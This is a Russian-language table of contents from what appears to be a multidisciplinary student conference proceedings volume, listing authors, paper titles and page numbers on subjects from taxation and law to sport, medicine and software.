Орехова А.И., ОЦЕНКА ЭФФЕКТИВНОСТИ КОРРЕКЦИОННОЙ ПРОГРАММЫ, ОРИЕНТИРОВАННОЙ НА ФОРМИРОВАНИЕ АДЕКВАТНОЙ САМООЦЕНКИ 608

Осипенко Д.К., РОЛЬ ЗЕМЕЛЬНОГО НАЛОГА В ФОРМИРОВАНИИ МУНИЦИПАЛЬНЫХ БЮДЖЕТОВ 614

Охотникова А.П., Мугаллимова А.У., МОРФОЛОГИЧЕСКА ХАРАКТЕРИСТИКА РАКА МОЛОЧНОЙ ЖЕЛЕЗЫ ПО ДАННЫМ БИОПСИИ 619

Павленкович С.С., Казакова Е.А., ВЛИЯНИЕ ЗАНЯТИЙ СПОРТИВНОЙ АКРОБАТИКОЙ НА СОВЕРШЕНСТВОВАНИЕ КООРДИНАЦИОННЫХ СПОСОБНОСТЕЙ ДЕВОЧЕК 11-13 ЛЕТ 624

Павленкович С.С., Токаева Л.К., ПСИХОФИЗИОЛОГИЧЕСКИЕ ОСОБЕННОСТИ СТРЕССОУСТОЙЧИВОСТИ ЮНОШЕЙ, ЗАНИМАЮЩИХСЯ ГРЕКО-РИМСКОЙ БОРЬБОЙ 629

Павленкович С.С., Токаева Л.К., ФУНКЦИОНАЛЬНЫЕ РЕЗЕРВЫ КАК ИНДИКАТОР ФИЗИЧЕСКОЙ РАБОТОСПОСОБНОСТИ И ПОДГОТОВЛЕННОСТИ ЛЕГКОАТЛЕТОВ-БЕГУНОВ 636

Павлова Н.С., СРАВНИТЕЛЬНЫЙ АНАЛИЗ КОНСТИТУЦИОННЫХ ОСНОВ В МЕСТНОМ САМОУПРАВЛЕНИИ РОССИЙСКОЙ ФЕДЕРАЦИИ И РЕСПУБЛИКИ БЕЛАРУСЬ 641

Пальчикова М.О., Бекух З.А., САНАТОРНО-КУРОРТНЫЙ КОМПЛЕКС КУРОРТА АНАПА 646

Панфил А.Т., ВОЗРАСТНАЯ ПСИХОЛОГИЯ И ЕЁ ЗНАЧЕНИЕ ДЛЯ ПЕДАГОГИКИ 649

Панченко Н.В., Казиева Д.А., СОЗДАНИЕ РУКОВОДСТВА ПОЛЬЗОВАТЕЛЯ ДЛЯ ПРОГРАММЫ «ТЕСТИРОВАНИЕ СТУДЕНТОВ» 654

Панченко Н.В., СОЗДАНИЕ ПРОГРАММЫ «НОВОГОДНЯЯ ОТКРЫТКА» В СРЕДЕ LAZARUS 660

Панченко Н.В., ИСПРАВЛЕНИЕ ОШИБОК ПРИ СОЗДАНИИ КЛАССА В СРЕДЕ NETBEANS 664

Парамонова Ю.В., АЛГЕБРА БИНАРНЫХ ОТНОШЕНИЙ И ОТОБРАЖЕНИЙ В ТЕОРИИ ГРАФОВ 668

Паршукова Д.А., Мелехова Ю.Ю., Козлова Н.В., Ступина Е.Ю., Суслонова Э.Е., ПРОГНОЗИРОВАНИЕ ВЕЛИЧИНЫ НАЛОГОВЫХ ПОСТУПЛЕНИЙ В РЕГИОНАЛЬНЫЙ БЮДЖЕТ РЕСПУБЛИКИ КОМИ 670

Пахомова Е.Д., Пахомова Е.Д., ОЦЕНКА ЭФФЕКТИВНОСТИ

ЛОГИСТИЧЕСКОЙ СИСТЕМЫ С ПОМОЩЬЮ ПРОГРАММНОГО ПРОДУКТА ANYLOGISTIX 683

Пахомова Т.В., МОДЕЛЬ БАЛАНСА ДЛЯ ПРИНЯТИЯ УПРАВЛЕНЧЕСКИХ РЕШЕНИЙ..... 689

Перцева Е.В., Шишина А.С., ВИДОВОЙ СОСТАВ DIPTERA СЕМЕЙСТВА ANTHOMYIIDAE ЕСТЕСТВЕННЫХ ПОПУЛЯЦИЙ И АГРОБИОЦЕНОЗОВ 694

Петренко К.А., Яйлоян Г.А., ИЗУЧЕНИЕ ОСНОВ ДОКУМЕНТАЦИОННОГО ОБЕСПЕЧЕНИЯ И ДИАГНОСТИКА УДОВЛЕТВОРЕННОСТИ ДОКУМЕНТООБОРОТОМ СТУДЕНТАМИ НИУ «БЕЛГУ» 699

Петров В.А., РАЗРАБОТКА И ОЦЕНКИ ЭФФЕКТИВНОСТИ РЕГУЛИРОВАНИЯ УДОВЛЕТВОРЕННОСТЬЮ ТРУДОМ НА ПРЕДПРИЯТИИ 704

Петров В.А., ЭКОНОМИЧЕСКИЕ ДЕТЕРМИНАНТЫ СУММАРНОГО КОЭФФИЦИЕНТА РОЖДАЕМОСТИ 712

Петрова Е.Д., СОВМЕСТНЫЕ КОНСУЛЬТАЦИИ КАК ФОРМА ВЗАИМОДЕЙСТВИЯ ТЬЮТОРА С РОДИТЕЛЯМИ МЛАДШИХ ШКОЛЬНИКОВ..... 724

Петрова Е.В., ЭКОНОМИЧЕСКИЕ ОТНОШЕНИЯ РОССИИ С ЗАРУБЕЖНЫМИ СТРАНАМИ 731

Петровский А.Ю., ПРИМЕНЕНИЯ АВТОМАТИЗИРОВАННЫХ МЕТОДОВ ПОДБОРА ПЕРСОНАЛА ПРИ ФОРМИРОВАНИИ КОЛЛЕКТИВОВ ОТДЕЛОВ ИНФОРМАЦИОННЫХ ТЕХНОЛОГИЙ В ОРГАНИЗАЦИЯХ 736

Петросян А.Э., РАЗРАБОТКА МОДЕЛИ СИСТЕМЫ ТАМОЖЕННОГО АДМИНИСТРИРОВАНИЯ В РАМКАХ РЕАЛИЗАЦИИ КОНЦЕПЦИИ СОДЕЙСТВИЯ УЧАСТНИКАМ ВНЕШНЕЭКОНОМИЧЕСКОЙ ДЕЯТЕЛЬНОСТИ..... 742

Петунина И.А., Кутумов К.С., ПРИМЕНЕНИЕ МАТЕМАТИЧЕСКИХ ЗАВИСИМОСТЕЙ В НЕКОТОРЫХ ПРИКЛАДНЫХ ЗАДАЧАХ 747

Печенина Е.И., Токуренов Б.Б., Хамаева С.Б., РОЛЬ ФИЗИЧЕСКОЙ КУЛЬТУРЫ В ФОРМИРОВАНИИ ЗДОРОВОГО ОБРАЗА ЖИЗНИ ВРАЧА В УСЛОВИЯХ ОБУЧЕНИЯ В МЕДИЦИНСКОЙ АКАДЕМИИ 754

Печерицына И.О., ФОРМАЛИЗАЦИЯ ОПИСАНИЯ УЧЕТНОГО ПРОЦЕССА 760

Пинтаева М.Ю., ПРОБЛЕМЫ ПОСТРОЕНИЯ СИСТЕМЫ СТИМУЛИРОВАНИЯ И МОТИВАЦИИ ПЕРСОНАЛА..... 765

Пинтаева М.Ю., УДОВЛЕТВОРЕННОСТЬ РАБОТОЙ И МОТИВАЦИЯ ПЕРСОНАЛА..... 772

Пинтаева М.Ю., РАЗРАБОТКА КОМПЛЕКСНОЙ ПРОГРАММЫ МОТИВАЦИИ ДЛЯ МЕНЕДЖЕРОВ ПО ПРОДАЖЕ НЕДВИЖИМОСТИ 781

Пирмагомедова А.М., ГЛОБАЛИЗАЦИЯ МИРОВОЙ ЭКОНОМИКИ 792

Писаренко Н.А., Козлова Ю.В., ВОЗНИКНОВЕНИЕ И РАЗВИТИЕ МАЛОГО ПРЕДПРИНИМАТЕЛЬСТВА В РОССИИ 796

Плахонин О.Д., ОСОБЕННОСТИ ТРУДОВОЙ МИГРАЦИИ В РОССИИ . 804

Плис В.В., ИСПОЛЬЗОВАНИЕ ВИДИО - И АУДИОЗАПИСЕЙ В ЦЕЛЯХ САМОЗАЩИТЫ В СУДЕ 811

Плис В.В., КОНСОЛИДИРОВАННАЯ ГРУППА НАЛОГОПЛАТЕЛЬЩИКОВ В СОВРЕМЕННОЙ СИСТЕМЕ НАЛОГОВОГО ПРАВА 815

Подольская А.В., ИСТОРИЯ ВОЗНИКНОВЕНИЯ И РАЗВИТИЯ ИНСТИТУТА АМНИСТИИ И ПОМИЛОВАНИЯ 819

Подольская А.В., ПОНЯТИЕ И ЗНАЧЕНИЕ ИНСТИТУТА АМНИСТИИ И ПОМИЛОВАНИЯ 826

Подольская А.В., ОБЩАЯ ХАРАКТЕРИСТИКА ИНСТИТУТА АМНИСТИИ И ПОМИЛОВАНИЯ ПО ЗАКОНОДАТЕЛЬСТВУ РФ 831

Подопригора Д.А., РЕАЛИЗАЦИЯ ИДЕИ И ОСОБЕННОСТИ ФУНКЦИОНИРОВАНИЯ КОНВЕРГЕНТНОЙ РЕДАКЦИИ НА ПРИМЕРЕ ИД «КОМСОМОЛЬСКАЯ ПРАВДА» И ИД «КОММЕРСАНТЪ» 844

Позолотин В.Г., БАНКРОТСТВО ЮРИДИЧЕСКИХ ЛИЦ 850

Полякова К.В., Ромашкова А.К., Ахмедзянов Р.Р., ОСОБЕННОСТИ ИМПОРТНОГО И ЭКСПОРТНОГО ТАМОЖЕННОГО ТАРИФА 854

Попова А.А., РОЛЬ ШКОЛЫ В ФОРМИРОВАНИИ ПОЛНОЦЕННОЙ ЛИЧНОСТИ 859

Попова А.А., ФОРМИРОВАНИЕ ЦЕННОСТНЫХ УСТАНОВОК УЧАЩЕГОСЯ КАК ОДИН ИЗ КЛЮЧЕВЫХ КОМПЕТЕНЦИЙ УЧИТЕЛЯ 862

Попова А.А., ОСОБЕННОСТИ ШКОЛЬНЫХ ПРЕДМЕТОВ «ОБЩЕСТВОЗНАНИЕ» И «ИСТОРИЯ» ПО ФОРМИРОВАНИЮ КЛЮЧЕВЫХ КОМПЕТЕНЦИЙ УЧАЩЕГОСЯ 865

Попова А.А., ИЕРАРХИЯ ЦЕННОСТЕЙ ШКОЛЬНИКОВ НА ПРИМЕРЕ УЧАЩИХСЯ 8 КЛАССА ТЕЛЕЙСКОЙ СРЕДНЕЙ ОБЩЕОБРАЗОВАТЕЛЬНОЙ ШКОЛЫ 867

Попова А.А., АНАЛИЗ РАБОТЫ КАССИРЕРА Э. «ОПЫТ О ЧЕЛОВЕКЕ. ЧАСТЬ 1 (ЧТО ТАКОЕ ЧЕЛОВЕК?) 871

Попова А.А., РЕКОМЕНДАЦИИ И ПРЕДЛОЖЕНИЯ ПО

ФОРМИРОВАНИЮ ЦЕННОСТНЫХ УСТАНОВОК УЧАЩИХСЯ НА УРОКАХ 873

Попова И.А., ОСОБЕННОСТИ АНАЛИЗА ВНЕШНЕЭКОНОМИЧЕСКОЙ ДЕЯТЕЛЬНОСТИ ПРЕДПРИЯТИЯ 877

Попова И.А., ОСОБЕННОСТИ БУХГАЛТЕРСКОГО УЧЕТА ПО ДОГОВОРУ КОМИССИИ 882

Попова Т.С., ЭЛЕКТРОННЫЕ ДЕНЬГИ КАК ОБЪЕКТИВНАЯ РЕАЛЬНОСТЬ 887

Порфирьева А.Б., Кайзерова Ю.А., ПРИЧИНЫ ЗЛОУПОТРЕБЛЕНИЯ ПРАВОМ НАЛОГОВЫМИ ОРГАНАМИ 893

Постникова Ю.В., ОБЕСПЕЧЕНИЕ ФИНАНСОВОЙ УСТОЙЧИВОСТИ И ПЛАТЕЖЕСПОСОБНОСТИ СТРОИТЕЛЬНОЙ ОРГАНИЗАЦИИ В СОВРЕМЕННЫХ УСЛОВИЯХ 897

Потапов В.А., Миннуханов И.С., СРАВНИТЕЛЬНАЯ ХАРАКТЕРИСТИКА ОБРАЗА ЖИЗНИ СТУДЕНТОВ ИГМА, КГМУ, КГМА 904

Потафеева К.П., РАЗРАБОТКА ТЕХНОЛОГИИ СУППОЗИТОРИЕВ МАСЛА ОБЛЕПИХОВОГО НА ГИДРОФИЛЬНОЙ ОСНОВЕ 915

Приходько С.О., ПРОБЛЕМА ИЗЪЯТИЯ ЗЕМЕЛЬ СЕЛЬСКОХОЗЯЙСТВЕННОГО НАЗНАЧЕНИЯ ВВИДУ НЕНАДЛЕЖАЩЕГО ИСПОЛЬЗОВАНИЯ 917

Прохоренко С.П., Чередниченко О.Н., ГАРАНТИИ ОБЕСПЕЧЕНИЯ ПРАВ ПОДОЗРЕВАЕМОГО И ОБВИНЯЕМОГО ПРИ ДОПРОСЕ В ЗАКОНОДАТЕЛЬСТВЕ РОССИЙСКОЙ ФЕДЕРАЦИИ И КЫРГЫЗСКОЙ РЕСПУБЛИКИ 922

Пугачева М.А., Мурзабаева А.Н., СОВРЕМЕННЫЕ ИНСТРУМЕНТЫ МЕНЕДЖМЕНТА КАЧЕСТВА: 5S В СФЕРЕ ГОСУДАРСТВЕННОГО УПРАВЛЕНИЯ 932

Пурис А. В., Калинина В.В., ОСОБЕННОСТИ РЕАЛИЗАЦИИ МУНИЦИПАЛЬНОГО ИНТЕРЕСА В РЕСПУБЛИКЕ ТАТАРСТАН 946

Пурис А.В., Рахматуллина А.М., РАЗРАБОТКА СТРАТЕГИЙ ПРОДВИЖЕНИЯ КАК ВАЖНЫЙ КОМПОНЕНТ ОБЩЕЙ ЭКОНОМИЧЕСКОЙ СТРАТЕГИИ ПРЕДПРИЯТИЯ 951

Пшидаток А.Ю., Бритикова Е.А., СТРАТЕГИЧЕСКИЕ АСПЕКТЫ ГОСУДАРСТВЕННОГО РЕГУЛИРОВАНИЯ СФЕРЫ УСЛУГ НА УРОВНЕ РЕГИОНА 957

Пыжов Д.И., УПРАВЛЕНИЕ ДЕНЕЖНЫМИ ПОТОКАМИ НА ОСНОВЕ ПРОГНОЗИРОВАНИЯ 963

Пьянков В.В., Белов А.Е., АНАЛИЗ ФАКТОРОВ ВНЕШНЕЙ СРЕДЫ РЫНКА ГОТОВОЙ ЕДЫ ПЕРМСКОГО КРАЯ 968

Радулова В.С., Татаринцева Д.Р., Жидяева Е.С., ПРОГНОЗИРОВАНИЕ КОРРУПЦИОННОЙ СОСТАВЛЯЮЩЕЙ В РОССИИ 974

Раенко В. А., Велькина А.В., МАТЕРИАЛЬНОЕ СТИМУЛИРОВАНИЕ ПЕРСОНАЛА..... 979

Разори М., Петрухина Д.А., ИССЛЕДОВАНИЕ ТЕХНОЛОГИЧЕСКИХ ПОКАЗАТЕЛЕЙ ВОДНЫХ ИЗВЛЕЧЕНИЙ ИЗ ЛЕКАРСТВЕННОГО РАСТИТЕЛЬНОГО СЫРЬЯ 984

Рамазанова Л.Р., УГОЛОВНАЯ ОТВЕТСТВЕННОСТЬ ЗА ПРЕСТУПЛЕНИЯ, СОВЕРШАЕМЫЕ В ЭЛЕКТРОННЫХ (КОМПЬЮТЕРНЫХ) СЕТЯХ 986

Рассказова Е.Е., Резвова О.Н., ОЦЕНКА РИСКОВ МАЛЫХ ПРЕДПРИЯТИЙ, РАБОТАЮЩИХ НА ТРАНСПОРТНОМ РЫНКЕ..... 990

Рахматуллин Н.Р., Фархутдинов Р.М., ЭКОЛОГО-ГИГИЕНИЧЕСКАЯ ОЦЕНКА РИСКА ВЛИЯНИЯ ПИТЬЕВЫХ ВОД НА ЗДОРОВЬЕ НАСЕЛЕНИЯ ГОРОДОВ В РЕГИОНЕ С РАЗВИТОЙ НЕФТЕХИМИЧЕСКОЙ ПРОМЫШЛЕННОСТЬЮ И ПРИНИМАЕМЫЕ ОЗДОРОВИТЕЛЬНЫЕ МЕРЫ 995

Рахмятуллова А.М., АНАЛИТИЧЕСКОЕ ОБОСНОВАНИЕ ИНВЕСТИЦИОННОГО ПРОЕКТА 1001

Рогачева В.А., Писарева М.Ю., Куликов А.В., ПРОЕКТИРОВАНИЕ АВТОТРАНСПОРТОНОЙ СИСТЕМЫ ДОСТАВКИ ЭКСПОРТНЫХ ЗЕРНОВЫХ КУЛЬТУР 1005

Рожина Е.В., Катасонова Е.В., ПРОБЛЕМЫ ПРИМЕНЕНИЯ НАЛОГА НА ДОХОДЫ ФИЗИЧЕСКИХ ЛИЦ В РОССИИ И ПУТИ ИХ РЕШЕНИЯ 1017

Романова А.Ю., Телятникова А.М., Виноградов С.И., ЭКСПЕРИМЕНТАЛЬНЫЕ ИССЛЕДОВАНИЯ МЕМБРАННОГО ФИЛЬТРОВАНИЯ ИЛОВОЙ СМЕСИ ИЗ БИОРЕАКТОРА 1023

Романова Е.А, К ВОПРОСУ О ЗАКОНОДАТЕЛЬНОЙ ВЛАСТИ В СИСТЕМЕ РАЗДЕЛЕНИЯ ВЛАСТЕЙ..... 1028

Романова Е.А., ПРОБЛЕМА УПРАВЛЕНИЯ СТРАТЕГИЧЕСКИМ МАРКЕТИНГОМ НА РОССИЙСКОМ РЫНКЕ 1033

Романова Е.А., ПУТИ РАЗРАБОТКИ И РЕАЛИЗАЦИИ МАРКЕТИНГОВЫХ СТРАТЕГИЙ НА СОВРЕМЕННОМ РОССИЙСКОМ РЫНКЕ 1038

Романова Н.В., ИСТОРИКО-КУЛЬТУРНОЕ НАСЛЕДИЕ И БАЗОВЫЕ ЦЕННОСТИ МАЛЫХ ГОРОДОВ РОССИИ В РАМКАХ МЕЖКУЛЬТУРНОГО ДИАЛОГА (НА ПРИМЕРЕ ГОРОДА МУРОМА ВЛАДИМИРСКОЙ ОБЛАСТИ) 1042

Рубцова Н.Ю., МАРКЕТИНГОВЫЕ КОММУНИКАЦИИ И

ПРОДВИЖЕНИЕ ТОВАРА НА СОВРЕМЕННОМ РЫНКЕ 1051

Румянцева Т.Е., Казакова С.П., БИБЛИОТЕКА КАК КОММУНИКАЦИОННАЯ ПЛОЩАДКА МЕСТНОГО СООБЩЕСТВА 1056

Рыбакова М.А., Яковская Я.О., ФОРМИРОВАНИЕ ОБЩЕГО РЫНКА ТРУДА КАК РЕЗУЛЬТАТ ФУНКЦИОНИРОВАНИЯ ЕВРАЗИЙСКОГО ЭКОНОМИЧЕСКОГО СОЮЗА 1062

Рылёва А.А., Мелузов О.В., РАЗРАБОТКА МЕТОДИКИ ОПРЕДЕЛЕНИЯ КПД КАК ПОКАЗАТЕЛЯ ЭФФЕКТИВНОСТИ ИСПОЛЬЗОВАНИЯ ЭЛЕКТРИЧЕСКИХ МАШИН НА ПОСТОЯННЫХ МОМЕНТАХ 1066

Рылёва А.А., Мелузов О.В., ОБЗОР РАЗЛИЧНЫХ WEB-СЕРВЕРОВ 1072

Рычкова А.Н., Фирсова Т.А., СРАВНЕНИЕ РЕЖИМОВ ПИТАНИЯ ШКОЛЬНИКОВ СЕЛЬСКОЙ И ГОРОДСКОЙ МЕСТНОСТИ. ВЫЯВЛЕНИЕ НАРУШЕНИЙ ДЕЯТЕЛЬНОСТИ ОРГАНОВ ЖКТ НА ОСНОВЕ ОПРОСА 1082

Рябова Е.И., ГОСУДАРСТВЕННЫЕ И МУНИЦИПАЛЬНЫЕ ПРЕДПРИЯТИЯ 1084

Рябова И.С., АНАЛИЗ ПРОБЛЕМ ВОЗМЕЩЕНИЯ СУДЕБНЫХ РАСХОДОВ В ПОЛЬЗУ ТРЕТЬИХ ЛИЦ 1088

Рябоконь Н.А., Айрапетян К.Р., Симонян Л.Г., СОВЕРШЕНСТВОВАНИЕ БУХГАЛТЕРСКОГО УЧЁТА НА ПРЕДПРИЯТИЯХ МАЛОГО БИЗНЕСА В СОВРЕМЕННЫХ РЕАЛИЯХ 1095

Ряполов А.В., Сорокина Ю.В., ОТБОР ПЕРСОНАЛА ПРИ ПОМОЩИ ЦИФРОВИЗАЦИИ 1099

Ряполов А.В., Сорокина Ю.В., РАЗВИТИЕ ПРОФЕССИОНАЛЬНЫХ КАЧЕСТВ У ПЕРСОНАЛА 1102

Сабирова В.К., Нурлан К.С., Матраимова Е.А., ОЧЕРКОВАЯ ЛИТЕРАТУРА ПЕРИОДА ВЕЛИКОЙ ОТЕЧЕСТВЕННОЙ ВОЙНЫ 1105

Савельева О.В., Сарвилина В.П., ВЛИЯНИЕ ФИЗИЧЕСКИХ УПРАЖНЕНИЙ НА УМСТВЕННУЮ РАБОТОСПОСОБНОСТЬ СТУДЕНТОВ 1109

Савельева О.В., Матюшина А.С., ФИЗИЧЕСКАЯ КУЛЬТУРА И СПОРТ В СИСТЕМЕ ВЫСШЕГО ОБРАЗОВАНИЯ 1113

Савельева О.В., Изенева А.Г., ЭКОНОМИКА СПОРТА И СПОРТИВНЫЙ БИЗНЕС 1117

Савченко А.В., ПУТИ ПОВЫШЕНИЯ ЭФФЕКТИВНОСТИ ИСПОЛЬЗОВАНИЯ ТРУДОВЫХ РЕСУРСОВ МАЛОГО БИЗНЕСА 1121

Сазанов О.В., Мукминова А.Г., ИСТОРИЧЕСКИЕ АСПЕКТЫ АКЦИЗНОГО НАЛОГООБЛОЖЕНИЯ В РОССИИ 1124

Сазанов О.В., Манахова Р.Р., Николаева К.В., ПРОГРЕССИВНОЕ НАЛОГООБЛОЖЕНИЕ ФИЗИЧЕСКИХ ЛИЦ – НЕОБХОДИМЫЙ ЭЛЕМЕНТ СПРАВЕДЛИВОГО УСТРОЙСТВА ОБЩЕСТВА 1128

Сазанов О.В., Данилова Д.В., Морковкина В.Д., КОСВЕННОЕ НАЛОГООБЛОЖЕНИЕ И ЕГО ИСТОРИЧЕСКИЙ АСПЕКТ 1132

Саид Рахман З.Ш.А., Белоусова В.В., АНГЛИЧАНЕ, ИХ ЕДА И ТРАДИЦИИ 1137

Саид Рахман З.Ш.А., Сотникова А.Н., ПРАВОВЫЕ АСПЕКТЫ НЕФОРМАЛЬНОЙ ПОДРОСТКОВОЙ СРЕДЫ РФ 1141

Салменкова М.В., Юстус А.В., Шишева З.К., СТАНОВЛЕНИЕ И РАЗВИТИЕ СИСТЕМЫ ДОКУМЕНТАЦИИ 1145

Салменкова М.В., Гурко Д.А., ДОКУМЕНТАЦИОННОЕ ОБЕСПЕЧЕНИЕ УПРАВЛЕНИЯ В ОРГАНАХ ГОСУДАРСТВЕННОЙ ВЛАСТИ 1152

Салменкова М.В., Аваков А.О., Скворцов Р.А., ИСПОЛЬЗОВАНИЕ ИНТЕРНЕТ ТЕХНОЛОГИЙ В ДОКУМЕНТАЦИОННОМ ОБЕСПЕЧЕНИИ УПРАВЛЕНИЯ 1155

Салменкова М.В., Харина Д.В., Гирина В.Р., ОРГАНИЗАЦИЯ ИНФОРМАЦИОННО - ДОКУМЕНТАЦИОННОГО ОБЕСПЕЧЕНИЯ ДЕЯТЕЛЬНОСТИ РУКОВОДИТЕЛЯ НА ОСНОВЕ ПРИМЕНЕНИЯ АВТОМАТИЗИРОВАННЫХ ТЕХНОЛОГИЙ 1159

Салменкова М.В., Воротникова А.М., Рамазян Т.В., ЗАКОНОДАТЕЛЬНОЕ РЕГУЛИРОВАНИЕ ДЕЛОПРОИЗВОДСТВА. 1162

Салменкова М.В., Шевченко А.Е., Брусенко Д.С., СОВЕРШЕНСТВОВАНИЕ ДОКУМЕНТАЦИОННОГО ОБЕСПЕЧЕНИЯ УПРАВЛЕНИЯ С ПРИМЕНЕНИЕМ НОВЫХ ИНФОРМАЦИОННЫХ ТЕХНОЛОГИЙ 1165

Салменкова М.В., Каджая Э.Б., Шестаков В.Д., ДОКУМЕНТАЦИОННОЕ ОБЕСПЕЧЕНИЕ УПРАВЛЕНЧЕСКОЙ ДЕЯТЕЛЬНОСТИ В УСЛОВИЯХ ПРИМЕНЕНИЯ АВТОМАТИЗИРОВАННЫХ ТЕХНОЛОГИЙ 1170

Салменкова М.В., Золотарев А.С., Носарева П.А., ДОКУМЕНТАЦИОННОЕ ОБЕСПЕЧЕНИЕ УПРАВЛЕНИЯ В ОРГАНАХ ГОСУДАРСТВЕННОЙ ВЛАСТИ И УПРАВЛЕНИЯ 1173

Салменкова М.В., Комаев А.В., Умнова А.А., АНАЛИЗ СОВРЕМЕННЫХ ПРОГРАММНЫХ СРЕДСТВ, ИСПОЛЬЗУЕМЫХ В ПРОЦЕССЕ СОЗДАНИЯ И УПРАВЛЕНИЯ ДОКУМЕНТАМИ 1176

Салменкова М.В., Игнатова Е.С., Калайджян Э.Л., СОВЕРШЕНСТВОВАНИЕ ДОКУМЕНТАЦИОННОГО ОБЕСПЕЧЕНИЯ УПРАВЛЕНИЯ С ПРИМЕНЕНИЕМ НОВЫХ ИНФОРМАЦИОННЫХ ТЕХНОЛОГИЙ 1181

Салменкова М.В., Харина Д.В., Гирина В.Р., ОРГАНИЗАЦИЯ

ИНФОРМАЦИОННО - ДОКУМЕНТАЦИОННОГО ОБЕСПЕЧЕНИЯ ДЕЯТЕЛЬНОСТИ РУКОВОДИТЕЛЯ НА ОСНОВЕ ПРИМЕНЕНИЯ АВТОМАТИЗИРОВАННЫХ ТЕХНОЛОГИЙ 1184

Салменкова М.В., Хорольский В.А., Тюмаев Д.А., ВОПРОСЫ ДОКУМЕНТИРОВАНИЯ И РАБОТЫ С ДОКУМЕНТАМИ В ЗАКОНОДАТЕЛЬНО-ПРАВОВЫХ АКТАХ РОССИЙСКОЙ ФЕДЕРАЦИИ..... 1187

Самбур Ю.С., ОЦЕНКА ПОКАЗАТЕЛЕЙ ЭФФЕКТИВНОСТИ БЮДЖЕТНЫХ РАСХОДОВ НА ОБРАЗОВАНИЕ В МУНИЦИПАЛЬНОМ ОБРАЗОВАНИИ АБИНСКИЙ РАЙОН 1190

Санников Д.В., АНАЛИЗ МЕХАНИЗМОВ ОБЕСПЕЧЕНИЯ ПРОДОВОЛЬСТВЕННОЙ БЕЗОПАСНОСТИ В СЕВЕРНЫХ СТРАНАХ МИРА 1197

Сапунов А.В., Лабузова В.П., КОНКУРЕНТОСПОСОБНОСТЬ КАК ФАКТОР СТРАТЕГИЧЕСКОГО РАЗВИТИЯ 1201

Сапунова Т.А, Пусвашкис Д.С., СОЦИАЛЬНО – ПСИХОЛОГИЧЕСКИЕ МЕТОДЫ УПРАВЛЕНИЯ 1206

Сапунова Т.А., Лабузова В.П., СТАДИИ ПРОЕКТИРОВАНИЯ ОРГАНИЗАЦИИ ПРОИЗВОДСТВА..... 1209

Сапунова Т.А., Фурсенко Ю.А., ИННОВАЦИОННЫЕ ТЕХНОЛОГИИ УПРАВЛЕНИЯ ПЕРСОНАЛОМ В ОРГАНИЗАЦИИ 1218

Сапунова Т.А., Ким К.Т., АНАЛИЗ РАЗВИТИЯ СИСТЕМЫ УПРАВЛЕНИЯ ПРЕДПРИЯТИЕМ ПОСРЕДСТВОМ ВНЕДРЕНИЯ ИННОВАЦИОННЫХ ПРЕДЛОЖЕНИЙ..... 1222

Сапунова Т.А., Новак В.В., СОВРЕМЕННЫЕ ОРГАНИЗАЦИОННО ПРАВОВЫЕ ФОРМЫ УПРАВЛЕНИЯ..... 1226

Сапунова Т.А., Старовойт А.А., АНАЛИЗ ОРГАНИЗАЦИОННОЙ КУЛЬТУРЫ И МЕХАНИЗМОВ ЕЕ ФОРМИРОВАНИЯ 1230

Сапунова Т.А., Комарова Т.В., РАЗВИТИЕ МЕТОДОВ ОЦЕНКИ СТОИМОСТИ ЭКОНОМИЧЕСКИ ЗНАЧИМЫХ ПРЕДПРИЯТИЙ 1234

Сапунова Т.А., Белоусова Ю.А., ПРОГНОЗИРОВАНИЕ КОРРУПЦИОННОЙ СОСТАВЛЯЮЩЕЙ В РОСИИ..... 1239

Сапунова Т.А., Костюкова Д.Д., ПРОБЛЕМА РАЗВИТИЯ ЭФФЕКТИВНОГО УПРАВЛЕНИЯ ПЕРСОНАЛОМ КРЕДИТНОЙ ОРГАНИЗАЦИИ..... 1243

Сапунова Т.А., Марченко Я.В., ИНДИКАТИВНОЕ УПРАВЛЕНИЕ СОЦИАЛЬНО-ЭКОНОМИЧЕСКИМ РАЗВИТИЕМ КАК ВАЖНЕЙШИЙ МЕТОД ПОВЫШЕНИЯ КАЧЕСТВА ЖИЗНИ НАСЕЛЕНИЯ РЕГИОНА 1249

Сацук Н.С., СОВРЕМЕННЫЕ ПОДХОДЫ К УПРАВЛЕНИЮ

МЕДИЦИНСКИМИ УЧРЕЖДЕНИЯМИ (НА ПРИМЕРЕ ЗАО «ГОРОДСКОЙ СТОМАТОЛОГИЧЕСКОЙ ПОЛИКЛИНИКИ №6» ГОРОДА СОЧИ) 1256

Светличный А.В., ВЛИЯНИЕ МОНОПОЛИЗАЦИИ БАНКОВСКОГО СЕКТОРА НА РОССИЙСКУЮ ЭКОНОМИКУ 1260

Селеева Е.С., НАЛОГ НА РОСКОШЬ В РОССИЙСКОЙ ФЕДЕРАЦИИ . 1266

Семакова В.А. , УПРАВЛЕНИЕ МУНИЦИПАЛЬНЫМ СОЦИАЛЬНО-ЭКОНОМИЧЕСКИМ РАЗВИТИЕМ 1272

Семенова Ю.С., КОРПОРАТИВНЫЙ ТАЙМ-МЕНЕДЖМЕНТ КАК ИНСТРУМЕНТ ПОВЫШЕНИЯ ЭФФЕКТИВНОСТИ ДЕЯТЕЛЬНОСТИ ОРГАНИЗАЦИИ..... 1277

Сенникова О.Б., Колищак В.М., Дюкова А.И., МЕТОДИКА ОПРЕДЕЛЕНИЯ ТЕПЛОПРОВОДНОСТИ ТЕПЛОИЗОЛЯЦИОННЫХ МАТЕРИАЛОВ ... 1282

Сердюков С.А., Чернова Е.В., ОСОБЕННОСТИ УПРАВЛЕНИЯ ПРОЕКТОМ СОЗДАНИЯ РЕСТОРАНА ПРИ ГОСТИНИЦЕ 1292

Середин В.Н., КРЫМСКИЙ ЭСТОНЕЦ ВАЛЬКМАН РОЛАНД ЮРЬЕВИЧ ВЫПУСКНИК КРЫМСКОГО ПЕДАГОГИЧЕСКОГО ИНСТИТУТА ИМ. М. В. ФРУНЗЕ – ИЗВЕСТНЫЙ ДЕЯТЕЛЬ КРАЕВЕДЕНИЯ И МУЗЕЕВЕД. 1296

Серов С.С., Шапиев М.М., Серов С.А., НОВЫЕ ВОЗМОЖНОСТИ CSS4 1299

Серов С.С., Шапиев М.М., Серов С.А., METASPLOIT FRAMEWORK КАК СРЕДСТВО ЭКСПЛУАТАЦИИ УЯЗВИМЫХ СЕРВЕРОВ 1307

Сигачева Н.П., АГРЕССИВНОЕ ПОВЕДЕНИЕ ПОДРОСТКОВ: ДИАГНОСТИКА И КОРРЕКЦИЯ 1313

